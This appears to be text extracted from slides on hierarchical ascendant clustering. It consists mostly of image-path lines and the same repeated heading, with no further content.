
Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)





Clustering

(Hierarchical Ascendant Clustering)





Clustering

(Hierarchical Ascendant Clustering)





Clustering

(Hierarchical Ascendant Clustering)





Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)



